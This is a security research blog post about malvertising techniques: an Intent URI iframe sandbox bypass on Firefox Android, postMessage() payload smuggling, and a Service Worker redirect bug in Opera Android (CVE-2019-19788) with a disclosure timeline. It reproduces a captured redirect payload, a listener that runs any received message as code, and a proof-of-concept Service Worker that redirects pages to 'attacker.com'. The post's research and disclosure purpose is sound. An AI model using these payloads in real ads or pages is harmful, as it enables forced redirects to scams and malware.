



This blog post will cover two techniques that persistent, high volume malvertisers have been leveraging in recent months to maximize the impact of their campaigns. We will also disclose the details of a security bug that we recently found in Opera for Android (CVE-2019–19788) as a result of our ongoing research into iframe sandboxing and popup blocker bypasses.
Background
The term malvertising is usually used to encompass any number of attacks where digital advertising is the delivery vector for a malicious payload. Over the last several years, the majority of malvertisements have been ads that appear legitimate on the surface, but spawn forced redirections or pop-ups to phishing pages, tech support scams, or malware downloads.
Much like the rest of the cyber threat landscape on the internet, anti-malvertising mitigation is an arms race between security vendors and the perpetrators with the bulk of the battle taking place inside the browser.
It’s easy to take for granted just how large of an attack surface web browsers can provide to folks with bad intentions. Browsers are comprised of millions of lines of code and browser vendors are under tremendous pressure to implement new features and APIs to keep up with rapidly evolving web specifications put forth by the W3C.
As new APIs and standards are proposed and built, it’s inevitable that browser vendors will vary in their implementations and these subtle differences can have some really niche security implications. This is important for us to keep front of mind during our research, because if something strangely unique is targeting specific browser types or versions, it might be indicative of such abuse.
Intent Based Iframe Sandbox Bypass On Firefox Android
A good example that we came across towards the tail end of 2019 comes from a malvertising group that we’ve written about before called Zirconium:
Zirconium was one step ahead of Chrome’s redirect blocker with 0-day
Consider the following redirect payload:
finalDestination5 = “hxxp://tags.bluekai.com/site/35702?redir=” + encodeURIComponent(”ftp:hxxps://[redacted].com/index/2013381515?id=12933&referer=pcgames.de&hash=DAdZWUBcb3h1b3EBHVZCTEZzfGpzdgUOV15PXHdwdHRmdXo%3D”.split(”ftp:”)[+!!”avada kedavra!”]);try {
    top.location.href = finalDestination5
} catch (e) {
    try {
        var url = “hxxps://[redacted].com/index/2013381515?id=12933&referer=pcgames.de&hash=DAdZWUBcb3h1b3EBHVZCTEZzfGpzdgUOV15PXHdwdHRmdXo%3D”.split(”/”)
          , scheme = (url[0] || location.protocol).replace(”:”, “”);
        location.href = “intent://” + url.splice(2).join(”/”) + “#Intent;scheme=” + scheme + “;package=com.android.chrome;end”;
    } catch (e) {
        new Image().src = “//bit.ly/[redacted]”;
    }
}
;
There are a few interesting things going on here:
The first attempt at redirection is via unvalidated redirect through ad tech vendor BlueKai.
The second attempt at a redirect is via an Android Intent URI Scheme, and its failure is tracked separately via a bit.ly event tracker.
Any time we see a redirect that deviates from the basic mechanism of top.location.href = “http://…” we need to ask ourselves, “Why is it being done like this?”
These abnormalities typically exist either for the sake of obfuscation, or because the attacker is taking advantage of a bug or quirk that optimizes the impact of their campaign.
The most common types of bugs we find from analyzing these types of payloads are cross-origin iframe sandbox bypasses. For testing purposes, we can distill this payload into one line of JavaScript:
location.href = “intent://malicious_landing_page/#Intent;scheme=https;package=com.android.chrome;end”Before we can explain what this means and why it’s interesting, we need to understand exactly what an Intent is within the context of Android. For those who might not be familiar with it, the basic concept is actually quite simple. Android apps are actually software packages comprised mainly of Activity components or Service components.
An Activity, according to the Android documentation is a “single, focused thing that the user can do. Almost all activities interact with the user...” so activities are most often represented by windows, overlays or UI components in an app (but not always).
An Intent, on the other hand, “is an abstract description of an operation to be performed…An Intent is a messaging object you can use to request an action from another app component.”
Which brings us to the Intent URI scheme. In addition to providing the ability for Activities to interact with each other across different applications via Intents, the Android ecosystem is also big on deep linking — that is Android apps can implement custom URI schemes for external apps or websites to link to. For example, when a mobile web browser asks you if you want to complete a certain action in a native app and then spawns that app, this is usually done via such a deep link.
Lots of additional documentation on the inner workings of Android can be found in the official developer documentation:
With that little primer out of the way, we begin to understand what’s happening with the Zirconium Intent URI redirection. Looks like the link is passing along the redirect url via Intent to the Chrome app. How cool! But also… why would they chose to do it this way? Does it circumvent any security measures?
We begin our investigation by staging the payload in a cross-origin iframe with the following standard ad serving sandbox attributes:
“allow-forms allow-pointer-lock allow-popups-to-escape-sandbox allow-popups allow-same-origin allow-scripts allow-top-navigation-by-user-activation”With these attributes, IFrames will prevent forced redirections that are not user initiated, but does it hold true for Intent URIs? Turns out that it does not on FireFox Android!
The Intent URI scheme is a great example of browser functionality that’s not defined by any concrete standard. For example, Chrome made some decisions around Intent URI support a while back to apply some user activation restrictions to Intent URI’s in general in many situations, but FireFox went a different route:
We reported this abuse to the FireFox team just about 4 months ago and a decision is yet to have been made on how to handle Intent URIs from IFrames.
*At the time of this discovery, Zirconium were heavily targeting FireFox browsers in their campaigns.
Zirconium By The Numbers
Zirconium is a malvertising group whose ongoing activity has years of history. They stand out from among the malvertising crowd with their unique Javascript obfuscation techniques and long lived campaigns that fall in and out of dormancy between long periods of steady activity.

Zirconium hits blocked by Confiant over the last 30 days.

Zirconium hits by geo over the last 30 days.

Zirconium hits by OS over the last 30 days.

Zirconium hits by browser over the last 30 days.
postMessage() Abuse For Payload Smuggling
The second finding we want to share is less of a browser implementation quirk, but rather the clever abuse of a feature for malvertising purposes.
Payload smuggling itself is not a new innovation and we have covered some examples of it in the past:
Recent months have seen an uptick in reports of JavaScript malware that hides in image files. This is often referred to…
On January 23rd, we published a detailed report in collaboration with Malwarebytes concerning a prolific and persistent…
We consider payload smuggling within the context of malvertising to be any technique that loads malicious code in a covert manner, usually in stages, and does not (necessarily) rely on obfuscation to hide. Malvertisers do this for several reasons. Notably:
Chances are greater of passing cursory tag checks.
Infrastructure can be compartmentalized and can be burned in layers instead of all at once.
In recent months, we have noticed an increased reliance on the postMessage() API for exactly such smuggling, but before we dive into an example let’s take a quick look at what postMessage is used for:
The window.postMessage() method safely enables cross-origin communication between objects; e.g., between a page and a…
The
window.postMessage()method safely enables cross-origin communication betweenWindowobjects; e.g., between a page and a pop-up that it spawned, or between a page and an iframe embedded within it.Normally, scripts on different pages are allowed to access each other if and only if the pages they originate from share the same protocol, port number, and host (also known as the “same-origin policy”).
window.postMessage()provides a controlled mechanism to securely circumvent this restriction (if used properly).
TLDR: postMessage() is used to allow cross communication between a page and resources loaded from different origins — activity that is specifically forbidden otherwise due to the same-origin-policy.
Now let’s consider the following example that we borrowed directly from a currently active malicious ad tag:
console.error = function() {}
        ;
        window.addEventListener(”message”, function(a) {
            if (a.data.startsWith(”’cb’”))
                ;return Function(a.data)()
        });
The event listener accepts any message posted to it, does a check to see if the string begins with the characters “cb” and if so, it runs the code in the message.
But where does the message come from? The interesting thing about the postMessage() API is that a message sent to a wildcard origin will get broadcast to any parent window or any frame(s) in the window. That means two embedded IFrames can talk to each other, or a nested IFrame can talk to its parent.
In other words, any additional asset that has attacker-controlled JavaScript can communicate back the next stage of the payload, and a typical malicious payload will load many assets, usually decoys. With payloads like this, we might have a seemingly benign ad server tag that when we test shows us a familiar display ad:

But behind the ad server tag, malvertisers can employ any of the targeting options available to them including including geo, device, browser, etc — and only if the conditions that they’ve determined to be favorable are present, they will postMessage() their redirect payload to “*”.
By The Numbers
To date, variations of this technique have been employed at scale by multiple prominent attackers. The post prolific being one that we call DCCBoost.

DCCBoost hits blocked by Confiant over the last 30 days.

DCCBoost hits by Geo over the last 30 days.

DCCBoost hits by OS over the last 30 days.

DCCBoost hits by browser over the last 30 days.
Bonus: Iframe Sandbox Bypass Via Service Workers
CVE-2019–19788 is one of the findings that came as a result of our research into Service Worker abuse inside display ads, as well as our never ending fascination with iframe sandbox bypasses — which in our opinion are among the most impactful bugs that malvertisers can exploit, primarily because they have a direct impact on the revenue lift of malicious campaigns.
Service workers essentially act as proxy servers that sit between web applications, the browser, and the network (when…
Service workers essentially act as proxy servers that sit between web applications, the browser, and the network (when available). They are intended, among other things, to enable the creation of effective offline experiences, intercept network requests and take appropriate action based on whether the network is available, and update assets residing on the server. They will also allow access to push notifications and background sync APIs.
In addition to the common Service Worker and Worker use cases described above, they are often also used for offloading certain CPU intensive processes. Things get interesting when you realize that it’s possible to register Service Workers from within IFrames, however, no display ad should really need to leverage any of this functionality and it’s this idea that served as the inspiration behind our research.
The method of the WindowClient interface loads a specified URL into a controlled client page then returns a that…
While reviewing the Service Worker documentation, we came across the WindowClient.navigate() method, which is designed to redirect the page to a target URL. We wrote the following POC to test if we can trigger redirections from Service Workers embedded in sandboxed IFrames:
self.addEventListener(’activate’, event => {
  event.waitUntil(self.clients.claim().then(() => {
    return self.clients.matchAll({type: ‘window’});
  }).then(clients => {
    return clients.map(client => {
      if (’navigate’ in client) {
        return client.navigate(’https://attacker.com’);
      }
    });
  }));
});
We tested this Service Worker payload in every major browser on desktop and mobile, and to our surprise we got redirected in Opera Android.
Timeline:
Oct 2, 2019 — Reported to the Opera team.
Oct 3, 2019 — Issue acknowledged.
Oct 15, 2019 — Fix released in Beta.
Oct 22, 2019 — Fix released in stable release.
Jan 6, 2020 — CVE-2019–19788 assigned.